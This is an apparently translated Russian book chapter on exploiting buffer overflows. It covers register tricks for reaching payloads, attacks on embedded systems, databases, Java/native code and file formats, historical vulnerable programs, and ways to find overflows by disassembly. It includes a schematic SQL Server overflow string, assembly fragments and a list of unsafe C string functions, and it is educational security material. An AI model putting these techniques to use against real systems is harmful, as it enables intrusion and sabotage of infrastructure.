На различных платформах многобайтовые числа сохраняются двумя различными способами. Выбранная схема представления определяет метод представления чисел в памяти (и то, как эти числа могут быть использованы при атаке).

Людям, которые привыкли читать слева направо, обратный порядок байтов (“little endian”) может показаться достаточно необычным. При этом способе представления число `0x11223344` в памяти будет отображено как

44	33	22	11

Обратите внимание, что старшие байты числа находятся справа.

При прямом порядке байтов (“big endian”) то же самое число отображается в памяти более привычным образом.

11	22	33	44

Использование регистров

В большинстве компьютеров данные, которые хранятся в регистрах процессора, обычно указывают на адрес памяти, где (и рядом с которым) находится точка, в которой происходит вторжение. Вместо того, чтобы угадывать, где закончится полезная нагрузка в памяти, хакер может использовать регистры. Хакер выбирает адрес вторжения, указывающий на код, который извлекает значение из регистра, или вызывает переход к области памяти, указанной в регистре. Если хакер знает, что значение интересующего регистра указывает на контролируемую пользователем область памяти, то в векторе вторжения этот регистр может использоваться для считывания контролируемой области памяти. В некоторых случаях хакеру вообще не нужно выяснять адрес полезной нагрузки или жестко кодировать этот адрес.

На рис. 7.5 показано, что вектор вторжения хакера был преобразован в адрес `0x00400010`. Адрес внедрения появляется в середине вектора вторжения. Полезная нагрузка начинается с адреса `0x00400030` и включает в себя также короткий переход в целях продолжения полезной нагрузки с другой стороны от адреса внедрения (очевидно, что мы не хотим, чтобы адрес внедрения был исполнен как код, поскольку в этом случае данный адрес будет бессмысленным для процессора).




Рис. 7.5. Иногда указатель содержится в середине полезной нагрузки. Затем этот указатель (обычно) можно обойти с помощью перехода

В этом примере хакеру вообще не нужно точно знать, где в памяти находится вектор вторжения. Исходя из значений регистров процессора, регистр `EAX` указывает на адрес стековой памяти `0x00400030`. Во многих случаях проявляется зависимость от определенных значений, сохраненных в регистрах. Используя значение регистра EAX, злоумышленник может перенаправить указатель к определенной области памяти, которая содержит байты `0x50C3`. Когда этот код интерпретируется центральным процессором, он означает следующее:

```
push eax
ret
```

Это приводит к тому, что значение регистра `EAX` вставляется в указатель команд и происходит активизация полезной нагрузки. Стоит заметить, что для этого примера байты `0x50C3` могут быть записаны в любом месте памяти. Далее мы объясним, почему.

Использование существующего кода или блоков данных в памяти

Если хакер хочет использовать регистр для вызова полезной нагрузки, он должен разместить набор команд, которые отвечают за выполнение технических задач. Затем хакер жестко кодирует адрес, где хранятся эти команды. Любой набор байтов может быть расценен атакуемым процессором как команды, поэтому хакеру вовсе необязательно заниматься поиском действительного блока кода. На самом деле хакеру достаточно найти только набор байтов, которые при определенных условиях будут интерпретированы как интересующие его команды. Заметим, что для этого подойдут любые байты. Хакер может даже выполнить операцию, которая вставит эти байты в надежную область. Например, хакер отправит приложению запрос в виде строки символов, который будет интерпретирован как машинный код. В векторе вторжения будет жестко закодирован адрес, где сохранен этот запрос (при этом сохранение происходит совершенно законно), а затем этот запрос будет использован для неблаговидных целей.

Переполнение буфера и встроенные системы

Встроенные системы существуют повсюду и к ним относятся все типы устройств, которые мы используем ежедневно: сетевое оборудование, принтеры, мобильные телефоны и другие небольшие устройства. Неудивительно, что программный код, с помощью которого осуществляется управление этими встроенными системами, особенно уязвим для атак на переполнение буфера. Из этого факта следует любопытный вывод: в то время, как серверное программное обеспечение становится все более устойчивым против атак на переполнение буфера, сегодня основной акцент этих атак смещается на программное обеспечение для встроенных систем.

Встроенные системы запускаются на самых различных аппаратных платформах. В большинстве таких систем для хранения данных используется технология NVRAM. В этом разделе мы рассмотрим множество атак на переполнение буфера против встроенных систем.

Встроенные системы, используемые в военной и коммерческой сферах

Встроенные системы широко распространены в современных платформах устройств военного предназначения начиная от систем связи и заканчивая радарными сетями. Удачным примером стандартной военной системы, в которой используются многочисленные встроенные возможности, является радарная система AN/SPS-73. Эта радарная система работает под управлением защищенной системы VxWorks (стандартной, коммерческой, встроенной операционной системы для работы в реальном времени). Как и в большинстве коммерческих систем с закрытым исходным кодом, в операционной системе VxWorks и связанном с ней программном коде есть достаточно много ошибок, позволяющих проводить атаки на переполнение буфера. Большинство этих уязвимых мест могут быть использованы без аутентификации, например, с помощью RPC-пакетов. Таким образом, оборудование со встроенными системами является не менее привлекательной целью для атак, чем обычное программное обеспечение.

Чтобы понять всю серьезность проблемы, рассмотрим следующий сценарий.

Встроенные системы как цели атаки

Как известно, Турция, в силу своего географического положения, играет немаловажную роль в экспорте каспийской нефти с помощью танкеров. Правда, перевозка нефти осуществляется через очень узкие проливы (причем их длина составляет около 300 км). Чтобы остановить поставки нефти из Каспийского моря на несколько дней, хакеру достаточно провести удаленную атаку на компьютер, отвечающий за навигацию танкеров, и спровоцировать аварийную ситуацию.

Такая гипотетическая атака не так уж далека от реальности, как может показаться на первый взгляд. На современных танкерах установлены автоматические системы навигации, которые связаны с глобальной системой VTMIS (Vessel Traffic Management Information System). Эта интегрированная система призвана облегчить работу капитана при плохих погодных условиях, встречном движении и возможных аварийных ситуациях. Для доступа ко всем управляющим функциям этой системы требуется пройти аутентификацию. Однако эта же система VTMIS поддерживает также функции отслеживания информации и отправки сообщений, для доступа к которым не требуется ни имени пользователя, ни пароля. Запросы принимаются протоколом и затем обрабатываются внешним программным модулем. Данное программное обеспечение было написано на языке C, и система навигации уязвима для атак на переполнение буфера, которые позволяют обойти стандартную процедуру аутентификации, т.е. хакер может использовать классические ошибки для загрузки новой программы управления танкером.

Хотя для обеспечения безопасности в программе навигации доступно множество возможностей для переключения на ручное управление, но опытный хакер имеет хорошие шансы для создания серьезной аварии танкера, внедрив вредоносную программу в управляющее оборудование танкера, особенно если такое внедрение происходит при прохождении кораблем опасного участка пути. Любая аварийная ситуация на танкере может привести к утечке тысяч галлонов нефти в узком проливе и, как следствие, блокированию пути сообщения на несколько дней (и действительно, проливы Турции настолько опасны для навигации, что происходит значительное количество аварий и без атак хакеров).

И все же довольно распространенным является мнение, что встроенные системы неуязвимы для удаленных атак, что якобы из-за отсутствия в устройстве интерактивного командного интерпретатора доступ или использование "кода командного интерпретатора" невозможно. Вот почему многие люди (ошибочно) поясняют, что самое худшее, на что способны хакеры в данном случае, — это вывести из строя управляемое ими устройство. На самом деле внедренный код способен выполнить *любой набор команд*, включая полную программу командного интерпретатора, которая упакована для удобного использования, поддерживая функции уровня операционной системы. Не имеет никакого значения тот факт, что этот код не поставляется вместе с устройством. Очевидно, что этот код может быть просто добавлен в атакуемое устройство во время атаки. Другими словами, при подобных атаках совсем не требуется наличие полнофункционального интерактивного командного интерпретатора TCP/IP. Вместо этого при атаке может полностью стираться конфигурационный файл или подменяться пароль.

Существует множество сложных программ, которые могут быть установлены в ходе удаленных атак на встроенную систему. Код командного интерпретатора является только одним из вариантов. Даже код самых необычных устройств может быть восстановлен, выполнена его отладка и исследование. Вовсе неважно, какой используется процессор или схема адресации, поскольку хакеру нужно только создать действующий код для атакуемых аппаратных средств. В основном, аппаратные средства со встроенным программным обеспечением хорошо документированы и эта документация является общедоступной.

Правда, определенные типы важных устройств не подключены непосредственно к сетям, к которым имеют доступ потенциальные хакеры. Например, к Internet не подключены устройства наведения баллистических ядерных ракет, средства противовоздушной обороны и устройства запуска ракет.

Переполнение буфера в маршрутизаторе Cisco на основе процессора Motorola

Исследовательская группа по проблемам безопасности Phenoelit создала программу с кодом командного интерпретатора для проведения удаленной атаки на маршрутизатор Cisco 1600 на основе процессора Motorola 68360 QUICC (программа была представлена на азиатской конференции Blackhat в 2002 году). Для этой атаки в векторе вторжения используется переполнение буфера в операционной системе IOS от Cisco и несколько новых методов использования структур управления кучей в IOS. Изменяя структуры кучи, можно внедрить и исполнить вредоносный код. В опубликованном варианте атаки код командного интерпретатора представляет собой созданный вручную код в виде машинных команд Motorola, который открывает потайной ход на маршрутизаторе. Этим кодом можно воспользоваться при наличии любого переполнения буфера в устройствах Cisco[5].

[5] *Более подробная информация об этой атаке доступна по адресу* `http://www.phenoelit.de`.

Переполнения буфера в системах управления базами данных

Системы управления базами данных (СУБД) нередко бывают наиболее дорогостоящими и наиболее важными частями крупных корпоративных систем, работающих в реальном времени, что делает их целью вероятных атак. Некоторые сомневаются в том, что системы управления базами данных уязвимы для атак на переполнение буфера, но это правда. Используя стандартные операторы SQL, в этом разделе мы продемонстрируем, как некоторые атаки на переполнение буфера работают в среде баз данных.

В любой системе управления базами данных существует несколько точек для проведения атак. Крупное приложение для работы с базой данных состоит из бесчисленного количества взаимодействующих компонентов. В их число входят сценарии (объединяющие различные части приложения воедино), программы для работы через интерфейс командной строки, хранимые процедуры и клиентские программы, непосредственно связанные с базой данных. Каждый из этих компонентов является потенциальным объектом для проведения атаки на переполнение буфера.

В самом коде системы управления базой данных могут быть ошибки анализатора и проблемы преобразования чисел со знаком и без, которые приводят к проблемам переполнения буфера. В качестве примера уязвимой платформы можно назвать SQL Server, в котором есть функция `OpenDataSource()`, уязвимая для атак на переполнение буфера[6].

Атака на функцию `OpenDataSource()` была выполнена с помощью протокола транзакций SQL (T-SQL), для которого устанавливается привязка к TCP-порту 1433. По существу, этот протокол позволяет многократно передавать анализатору операторы SQL. Например, для проведения этой атаки оператор SQL может выглядеть приблизительно следующим образом.

```
SELECT * FROM OpenDataSource("Microsoft.Jet.OLEDB.4.0","Data
Source="c:\[NOP SLED Padding Here][ Injected Return Address ][ More
padding][Payload]";User ID=Admin;Password=;Extended properties=Excel
5.0")...xactions'
```

В этом примере `[NOP SLED]`, `[Padding]`, `[Return Address]` и `[Payload]` представляют собой блоки кода, вставленные в обычную строку в формате Unicode.

Хранимые процедуры

Хранимые процедуры часто используются для передачи данных сценариям или библиотекам DLL. Если в сценарии или библиотеке DLL есть ошибки строки форматирования, или если в сценарии используются уязвимые вызовы библиотечных функций (вспомним хотя бы `strcpy()` или `system()`), то появляется шанс использовать их в своих целях с помощью системы управления базой данных. Практически каждая хранимая процедура передает часть запроса. В данном случае хакер может использовать передаваемую часть запроса для переполнения буфера.

---

[6] *Эта проблема была обнаружена Дэвидом Литчфилдом (David Litchfield). Выполните поиск в Internet информации о программе атаки mssql-ods. — Прим. авт.*

Хорошим примером может послужить давняя ошибка в Microsoft SQL Server. Злоумышленник мог вызвать переполнение буфера в коде, который обрабатывает расширенные хранимые процедуры[7].

Программы с интерфейсом командной строки

Иногда сценарий или хранимая процедура вызывают программу с интерфейсом командной строки и подают ей на ввод данные из запроса. Во многих случаях это приводит к переполнению буфера или уязвимому месту с возможностью передачи команд. Кроме того, если в сценарии не используется библиотека API для работы с базой данных, то обычные операторы SQL могут быть переданы для обработки программе с интерфейсом командной строки. Это еще одна возможность для организации атаки на переполнение буфера.

Клиентские программы базы данных

Когда клиентская программа делает запрос, она обычно должна обработать полученный результат. Если хакер сможет исказить данные ответа на запрос, в клиентской программе возникнет ситуация переполнения буфера. Такие атаки очень эффективны, когда с базой данных одновременно работает большое количество пользователей. Тогда хакер одним махом способен скомпрометировать сотни клиентских компьютеров.

Переполнение буфера и Java

Широко распространено мнение, что Java-код не подвержен проблемам, связанным с переполнением буфера. В целом это соответствует действительности. Поскольку в Java используется модель управления памятью, в которой обеспечивается безопасность типов, то невозможно "нырнуть" в одном объекте и "вынырнуть" в другом. Это блокирует многие атаки на переполнение буфера. И действительно миллионы долларов были потрачены на создание виртуальной машины Java с целью сделать среду исполнения программного обеспечения неуязвимой для многих классических атак. Однако, как мы уже знаем, любое предположение о полной безопасности объекта является ложным (и требует пересмотра). Со структурной точки зрения JVM может быть безукоризненна, но успешные атаки на Java-технологии не раз обсуждались в форумах хакеров.

Программы атаки на системы на основе Java обычно являются атаками с использованием свойств языка (атака "смешение типов") и атаками с использованием доверительных отношений (ошибки при использовании цифровой подписи аплетов), однако иногда возможны даже атаки на переполнение буфера против Java-программ. Проблема переполнения буфера чаще всего возникает в программах поддержки, которые являются внешними по отношению к JVM.

Сама JVM часто пишется на языке C для конкретной платформы, т.е. без должного внимания к деталям реализации машина JVM может сама оказаться уязвимой для атак на переполнение буфера. Однако стандартная реализация JVM от компа-

[7] *Более подробную информацию можно получить из статьи базы знаний Microsoft Q280380.*

нии Sun Microsystems проверена достаточно хорошо, и статические проверки, которые выполняются для вызовов уязвимых функций, не позволяют получить каких-либо полезных результатов.

Кроме JVM, многочисленные проблемы переполнения буфера характерны для систем, в которых используется Java, и конкретно для программ поддержки работы с Java. В качестве примера рассмотрим систему управления реляционными базами данных Progress, в которой встроенная программа jvmStart предназначена для запуска виртуальной Java-машины. В jvmStart есть ошибка проверки правильности входных данных, предоставленных в командной строке (ошибка строки форматирования). Данные включаются в строку через функцию `printf()` как аргумент строки. Это еще раз подтверждает идею, согласно которой разработчики программного обеспечения должны рассматривать всю систему в целом, а не просто создавать отдельные компоненты. Хотя наиболее важные компоненты могут быть надежно защищены, но большинство программных систем настолько надежны, насколько надежен их самый уязвимый компонент. Что касается системы Progress, слабым звеном оказывается код обслуживающей программы.

Во многих службах на основе Java используются компоненты и службы, которые написаны на языках, не обеспечивающих безопасность типов, например на C и C++. В таких ситуациях собственно использование Java-служб предоставляет доступ к значительно более уязвимым компонентам C/C++. При этом атака может быть проведена с помощью серверных протоколов, распределенных транзакций, хранимых процедур, которые обращаются к службам операционной системы и вспомогательным библиотекам.

Совместное использование Java и C/C++

Интеграция Java-систем с обслуживающими библиотеками, написанными на C/C++, является широко распространенной практикой. Java поддерживает загрузку библиотек DLL и библиотек программного кода. Экспортированные из библиотек функции затем непосредственно могут использоваться из Java. При подобной интеграции возникает реальная вероятность того, что переполнения буфера и другие недостатки в поддерживающих библиотеках будут использованы для проведения атак. Рассмотрим Java-программу, которая поддерживает интерфейс для работы с низкоуровневыми пакетами (raw packet). Такая Java-программа может, например, проводить анализ пакетов и создавать низкоуровневые пакеты. Такие действия вполне возможны после загрузки библиотеки пакетов из Java-программы.

```
public class MyJavaPacketEngine extends Thread
{
      public MyJavaPacketEngine ()
      {

        }
      static
      {
              System.loadLibrary("packet_driver32");
        }
}
```

Представленный выше Java-класс загружает библиотеку DLL под названием `packet_driver32.DLL`. После этого вызовы могут осуществляться непосредст-

венно к этой библиотеке. Предположим, что Java-программа позволяет задать адаптер для выполнения действий с пакетами. А теперь рассмотрим, что произойдет, если программный код внутри библиотеки DLL передает в буфер строку для привязки к адаптеру, не ограничивая при этом размер входных данных.

```
PVOID PacketOpenAdapter(LPTSTR p_AdapterName)
{
    ...
    wsprintf(lpAdapter->SymbolicLink, TEXT("\\\\.\\%s%s"), DOSNAMEPREFIX,
↳ p_AdapterName );
    ...
}
```

Здесь вполне вероятно может произойти переполнение буфера. Независимо от того, связано ли это каким-либо образом с Java или нет, но уязвимые места в ядре системы все равно остаются.

Хранимые процедуры и библиотеки DLL

Хранимые процедуры значительно расширяют возможности работы с базами данных и позволяют делать многие дополнительные вызовы к функциям "за пределами" системы управления базой данных. В некоторых случаях хранимые процедуры используются для вызовов функций из библиотечных модулей, созданных на небезопасном языке, например C. А дальше вы уже знаете, что происходит: выявляются уязвимые места, связанные с переполнением буфера, и проводятся успешные атаки.

Особенно много подобных уязвимых мест в интерфейсе между базой данных и модулями, написанными на других языках программирования. Проблема в том, что "границы доверия" подвергаются изменениям. В результате то, что кажется вполне безопасным и разумным для Java, может привести к разрушительным последствиям при выполнении программы на C в реальном времени.

Переполнения буфера в результате обработки содержимого файлов

Файлы данных используются повсеместно. В этих файлах хранится практически все, начиная от документов и заканчивая медиа-данными и критически важными настройками компьютера. Для каждого файла существует внутренний формат, который часто определяет специальную информацию, такую как размер файла, тип медиа-данных, перечень символов, которые должны выделяться жирным шрифтом, — все это закодировано непосредственно в файле данных. Вектор вторжения для атак на подобные файлы выглядит довольно просто: нужно исказить файл данных и подождать, пока его не откроет пользователь.

Файлы некоторых типов очень просты, а для других характерны сложные двоичные структуры и встроенные численные значения. Иногда достаточно открыть сложный файл в редакторе, работающем в шестнадцатеричном формате, и изменить несколько байтов, чтобы вызвать сбой в программе, обрабатывающей этот файл.

Для хакера наибольший интерес представляет такое изменение файла данных, чтобы при его обработке активировался вредоносный код. Прекрасным примером тому является программа Winamp, в которой чересчур длинный тег `IDv3` приводит

к переполнению буфера. В заголовке файла MP3 есть область, в которой может записываться обычная текстовая строка. Эта область сохраняется как тег `IDv3`, и в случае слишком большого тега в программе Winamp происходит переполнение буфера. Это означает, что хакер может создавать вредоносные музыкальные файлы, которые проводят атаку на компьютер, когда их открывают с помощью программы Winamp.

Шаблон атаки: переполнение буфера с помощью изменения файла данных в двоичном формате

Хакер изменяет файл данных, например музыкальный, видеофайл, файл шрифта или файл с графическими данными. Иногда достаточно провести редактирование исходного файла данных в шестнадцатеричном редакторе. Хакер изменяет заголовки и структуру данных, которые указывают на длину строк и т.д.

Переполнение буфера в Netscape Communicator с помощью изменения двоичного файла данных

В версиях Netscape Communicator до 4.7 существует возможность переполнения буфера с помощью файла шрифта для отображения динамических данных, в котором указанная длина шрифта меньше действительного размера шрифта.

Шаблон атаки: переполнение буфера с помощью переменных и тегов

В этом случае атаке подвергается программа, которая выполняет чтение сформатированных конфигурационных данных и вставляет значение переменной или тега в буфер без проверки предельного размера. Хакер создает вредоносную HTML-страницу или конфигурационный файл, в котором содержатся строки, которые способны вызвать переполнение буфера.

Атака на переполнение буфера с помощью переменных и тегов в MidiPlug

В программе Yamaha MidiPlug есть уязвимое место, связанное с возможностью проведения атак на переполнение буфера. Провести эту атаку можно с помощью переменной `Text`, доступной в теге `EMBED`.

Атака на переполнение буфера с помощью переменных и тегов в `exim`

Атака на переполнение буфера в программе `exim` позволяет локальным пользователям получить привилегии суперпользователя после занесения чересчур длинного значения в параметр `:include:` в файле `.forward`.

Шаблон атаки: переполнение буфера с помощью символических ссылок

Пользователь часто получает непосредственный контроль над программой с помощью символических ссылок. Даже при установке всех ограничений доступа символическая ссылка может предоставлять доступ к файлу. Символические ссылки позволяют провести те же атаки, которые возможны благодаря конфигурационным файлам, хотя в атаке появляется дополни-

тельный уровень сложности. Не забывайте, что атакуемое программное обеспечение получит данные, заданные с помощь символической ссылки к файлу, и даже сможет использовать ее для установки значений переменных. Это зачастую предоставляет доступ к буферу, для которого не установлено ограничений.

Переполнение буфера в EFTP-сервере с помощью символических ссылок

В программном коде сервера EFTP есть ошибка на переполнение буфера, которой можно воспользоваться, если хакер загрузит файл с расширением `.lnk` (ссылочный файл) и размером более 1744 байт. Это классический пример опосредованного переполнения буфера. Сначала хакер загружает ссылочный файл, а затем заставляет клиента воспользоваться вредоносными данными. В этом примере для компрометации серверного программного обеспечения использована команда `ls`.

Шаблон атаки: преобразование MIME

Набор стандартов MIME позволяет интерпретировать и передавать по электронной почте данные в различных форматах. Возможность проведения атак появляется в момент преобразования данных в MIME-совместимый формат и наоборот.

Переполнение буфера в программе `sendmail`

В версиях программы `sendmail` 8.8.3 и 8.8.4 возможно переполнение буфера при преобразовании данных в формат MIME.

Шаблон атаки: файлы cookie для протокола HTTP

Поскольку протокол HTTP не ориентирован на установление соединения, для него используются файлы cookie (небольшие файлы, хранящиеся в клиентском браузере), в основном для сохранения информации о состоянии соединения. Уязвимая система обработки данных cookie способствует тому, что и клиенты, и HTTP-демоны оказываются уязвимыми для атак на переполнение буфера.

Переполнение буфера в Web-сервере Apache

Web-сервер Apache HTTPD является наиболее популярным Web-сервером в мире. В демон HTTPD встроены механизмы обработки файлов cookie. В версиях до 1.1.1 включительно существует уязвимое место переполнения буфера с помощью файлов cookie.

Все эти примеры следует расценивать лишь как проблемы, лежащие на поверхности. Клиентское программное обеспечение практически никогда не проходит качественного тестирования, не говоря уже о тестировании системы безопасности. Один из особенно интересных аспектов атак на клиентские программы заключается в том, код атаки исполняется с правами пользователя, который работает с программой, т.е. при успешной атаке хакер получает доступ ко всему, к чему имеет доступ пользователь, включая сообщения электронной почты и другую конфиденциальную информацию.

Многие из этих атак являются достаточно мощными, особенно когда они проводятся совместно с использованием методов социальной инженерии. Если хакер сможет заставить пользователя открыть файл, обычно это означает, что он может установить набор средств для взлома. Безусловно, из-за того, что процедура открытия файла четко ассоциируется с конкретным пользователем, то атакующий код должен оставаться замаскированным с целью избежать обнаружения атаки.

Атаки на переполнение буфера с помощью механизмов фильтрации и аудита транзакций

Иногда для уничтожения файла журнала или организации неполадок в процессе регистрации системных событий используются очень большие транзакции. При такой атаке код для создания отчетов в журнале может исследовать транзакцию в реальном времени, но слишком большие транзакции приводят к переходу к интересующей хакера ветке кода или к вызову нужного ему исключения. Другими словами, транзакция исполняется, но происходит ошибка в механизме регистрации или фильтре. Это имеет два последствия: во-первых, можно запускать транзакции, которые не регистрируются (возможно полное искажение регистрационной записи для такой транзакции), а во-вторых, можно проникать через установленную систему фильтрации, которая в другом случае остановила бы атаку.

Шаблон атаки: ошибка при фильтрации с помощью переполнения буфера

При этой атаке хакер хочет, чтобы в механизме фильтрации произошел сбой, и он добивается этого с помощью транзакции очень большого размера. Если при подобном сбое фильтр "открывает дорогу", значит, хакер добился нужного результата.

Ошибка при фильтрации в демоне программы Taylor UUCP

Одним из вариантов проведения атаки с использованием ошибки в работе фильтра является отправка аргументов слишком большого размера. Демон Taylor UUCP предназначен для удаления вредоносных аргументов до их исполнения. Однако при наличии слишком длинных аргументов этот демон оказывается не в состоянии их удалить. Это "открывает двери" для проведения атаки.

Переполнение буфера с помощью переменных среды

Большое количество атак основано на использовании переменных среды. Переменные среды также считаются уязвимым местом, где переполнение буфера может применяться для передачи в программу вредоносного набора байтов. При этом программа может принимать абсолютно непроверенные входные данные и использовать их в действительно важных местах.

Шаблон атаки: атаки на переполнение буфера с помощью переменных среды

В программах используется огромное количество переменных среды, и нередко при этом нарушаются принципы безопасности. В этом шаблоне атаки определяется, может ли конкретная переменная среды привести к ошибке в работе программы.

Переполнение буфера с помощью `$HOME`

Атака на переполнение буфера в программе sccw позволяет локальным пользователям с помощью переменной среды `$HOME` получить доступ с правами суперпользователя.

Атака на переполнение буфера с помощью `TERM`

Для атаки на переполнение буфера в программе `rlogin` можно воспользоваться глобальной переменной `TERM`.

Шаблон атаки: атаки на переполнение буфера с помощью вызовов функций API

Атаки на переполнение буфера могут проводиться с помощью библиотек или модулей совместно используемого кода. Таким образом, опасности подвергаются и все клиенты, которые используют уязвимую библиотеку. Это имеет огромное значение для безопасности всей системы, поскольку подобные ошибки влияют на многие программные процессы.

Модуль `libc` для FreeBSD

Переполнение буфера во FreeBSD-утилите `setlocate` (хранится в модуле `libc`) оказывает существенное влияние на работу сразу многих программ.

Ошибка в библиотеке `xt`

Атака на переполнение буфера в библиотеке `xt` системы X позволяет локальным пользователям выполнять команды с привилегиями суперпользователя.

Шаблон атаки: переполнение буфера в локальных утилитах с интерфейсом командной строки

Доступные во многих командных интерпретаторах утилиты с интерфейсом командной строки, могут применяться для расширения привилегий вплоть до уровня суперпользователя.

Переполнение буфера в `passwd`

Атака на переполнение буфера, проведенная против команды `passwd` для платформы HPUX, позволяет пользователям с помощью аргумента командной строки получить привилегии системного администратора.

Ошибка в `getopt` для платформы Solaris

Используя чрезмерно большое значение `argv[0]` в команде `getopt` (модуль `libc`) на платформе Solaris, можно организовать переполнение буфера и получить привилегии суперпользователя.

Проблема множественных операций

Когда данные обрабатываются функцией, то последняя, как известно, должна четко отслеживать, что происходит с данными. Но это справедливо, только когда с данными "работает" одна функция. Когда же с одними и теми же данными выполняется несколько операций, то проследить воздействие на данные каждой из операций становится значительно сложнее. В частности, это справедливо, если при операции каким-либо образом изменяется строка данных.

Существует множество стандартных операций со строками, которые изменяют размер строки. Нас интересует тот момент, когда программный код, который отвечает за преобразование, не изменяет размер буфера, в котором хранится строка.

Шаблон атаки: увеличение размера параметров

Если предоставленные параметры преобразуются функцией обработки в более длинную строку, но это изменение размера никак не учитывается, то хакер получает возможность для проведения атаки. Это происходит тогда, когда оригинальный (некорректный) размер строки используется в остальных частях программы.

Ошибка в функции `glob()` FTP-сервера

В результате некорректного изменения размеров строки для атаки можно использовать расширение имени файла функцией `glob()` FTP-сервера.

Поиск возможностей для осуществления переполнения буфера

Одним из простейших методов для поиска возможностей переполнения буфера является предоставление на вход программы чересчур длинных аргументов и изучение того, что происходит в дальнейшем. Этот элементарный подход используется в некоторых из средств для обеспечения безопасности приложений. С этой же целью можно создавать длинные запросы к Web- или FTP-серверу или создавать "неприятные" заголовки сообщений электронной почты и предоставлять их на вход `sendmail`. Иногда такой вариант тестирования по методу "черного ящика" может принести положительный результат, но он всегда отнимает очень много времени.

Намного лучше при поиске ошибок переполнения буфера найти уязвимые вызовы функций API с помощью методов статического анализа. Используя или исходный, или дизассемблированный код, подобный поиск можно выполнять автоматически. После обнаружения потенциально уязвимых мест можно воспользоваться тестированием по методу "черного ящика" с целью проверить эффективность использования этих ошибок при атаке.

Сокрытие ошибки при обработке исключений

При динамическом тестировании возможных ошибок, связанных с переполнением буфера, следует помнить, что вполне реально воспользоваться обработчиками исключений. Они будут перехватывать некоторые некорректные входные данные и таким образом не давать программе проявлять внутренние ошибки, даже если хакеру удалось вызвать нужное переполнение буфера. Если программа "справляется" с попыткой организовать переполнение буфера и нет никаких внешних проявлений случившегося события, то весьма сложно узнать, оказала ли проведенная попытка какое-либо воздействие на работу программы.

Обработчики исключений представляют собой специальные блоки кода, которые вызываются, когда происходит ошибка при обработке данных (что полностью соответствует происходящему при возникновении переполнения буфера). В процессоре x86 обработчики исключений хранятся в связанном списке (linked list) и вызываются по порядку. Вершина списка обработчиков исключений хранится по адресу, который указан в регистре `FS:[0]`. Таким образом регистр FS указывает на специальную структуру, которая называется TEB (Thread Environment Block), а первый элемент этой структуры (`FS:[0]`) является обработчиком исключений.

С помощью нескольких приведенных ниже команд можно определить, используется ли обработчик исключений (порядок команд может изменяться в зависимости от фазы Луны, то есть совершенно произвольный).

```
mov eax, fs:[0]
push SOME_ADDRESS_TO_AN_EXCEPTION_HANDLER
push eax
mov dword ptr fs:[0], esp
```

Если возникает впечатление, будто обработчик команд маскирует существующую ошибку, которую способен использовать хакер, то всегда можно подключиться к исполняющемуся процессу с помощью отладчика и установить точку останова на адресе вызова обработчика исключений.

Использование дизассемблера

Вместо использования методов слепого динамического тестирования для выявления потенциальных целей атак на переполнение буфера, лучше воспользоваться методами статического анализа программ. Одним из лучших вариантов, с которых следует начать работу, является дизассемблирование двоичного файла. Значительный объем информации можно получить при быстром поиске статических строк, которые содержат символы форматирования, например `%s`, одновременно выявляя места, где эти строки подаются на обработку.

При этом методе исследования ссылки на статические строки обычно даются с указанием смещения (offset).

```
push offset SOME_LOCATION
```

Если подобный код находится выше кода операции со строкой, проверьте, не указывает ли приведенный адрес на строку форматирования (индикатором служит строка `%s`). Если смещение указывает на строку форматирования, то следующая проверка должна относиться к исходной строке: не является ли она строкой пользовательских данных? Для этой цели можно провести поиск тегов `boron` (см. главу 6,

"Подготовка вредоносных данных"). Если смещение используется для перехода на операцию работы со строкой (и не обрабатываются пользовательские данные), то эта область кода, скорее всего, неуязвима для атаки, поскольку пользователь не имеет непосредственного контроля над данными.

Если цель (адресат) операции по работе со строкой находится в стеке, то обычно она указывается как смещение из EBP, например:

```
push [ebp-10h]
```

Такая структура указывает на использование буферов стека. Если цель операции находится в стеке, то провести атаку с помощью переполнения буфера достаточно просто. Если вызывается функция `strncpy()` или другая подобная функция, которая задает размер, то хакер может проверить, что этот размер, по крайней мере, немного меньше, чем действительный размер данных в буфере. Мы поясним это немного позже, однако основная идея состоит в том, чтобы найти ошибку хотя бы минимального превышения доступного размера буфера, когда можно провести атаку через стек. И наконец, для любых вычислений, при которых используется значение длины данных, хакер должен проверить наличие ошибок преобразования знаковых чисел в беззнаковые и наоборот (что мы также поясним далее).

Переполнение буфера в стеке

Использование переменных в стеке для создания переполнения буфера называют *переполнением буфера в стеке* (buffer overflow, или smashing the stack). Атаки на переполнение буфера в стеке были первым типом атак на переполнение буфера, которые получили широкое распространение. Известны тысячи уязвимых мест для атак на переполнение буфера в стеке в коммерческом программном обеспечении, работающем практически на всех платформах. Ошибки переполнения буфера в стеке связаны в основном с уязвимостью процедур по обработке строки, которые присутствуют в стандартных библиотеках языка C.

Мы рассмотрим только основные принципы атак на переполнение буфера в стеке, поскольку эта тема уже давно обсуждается во многих материалах по обеспечению безопасности. Читателям, абсолютно незнакомым с атаками этого типа, советуем обратиться к книге *Building Secure Software* (Viega, McGraw, 2001). В этом разделе мы обратим основное внимание на менее известные проблемы при обработке строк и расскажем подробно о том, что часто упускают при стандартном изложении этой проблемы.

Буферы фиксированного размера

Признаком классической ошибки с переполнением буфера в стеке является буфер для строки данных с жестко заданным размером, который находится в стеке и "дополняется" процедурой обработки строки, зависимой от буфера, конец которого обозначается символом NULL. В качестве примеров таких процедур можно назвать вызовы функций `strcpy()` и `strcat()` в буферах фиксированного размера, а также вызовы функций `sprintf()()` и `vsprintf()` в буферах фиксированного размера с использованием строки форматирования `%s`. Существуют и другие варианты, включая вызов функции `scanf()` в буферах фиксированного размера с ис-

пользованием строки форматирования `%s`. Ниже приведен неполный перечень процедур обработки строки, которые приводят к возникновению ситуаций переполнения буфера в стеке[8].

```
sprintf
wsprintf
wsprintfA
wsprintfW
strxfrm
wcsxfrm
_tcsxfrm
lstrcpy
lstrcpyn
lstrcpynA
lstrcpyA
lstrcpyW
swprintf
_swprintf
gets
stprintf
strcat
strncat.html
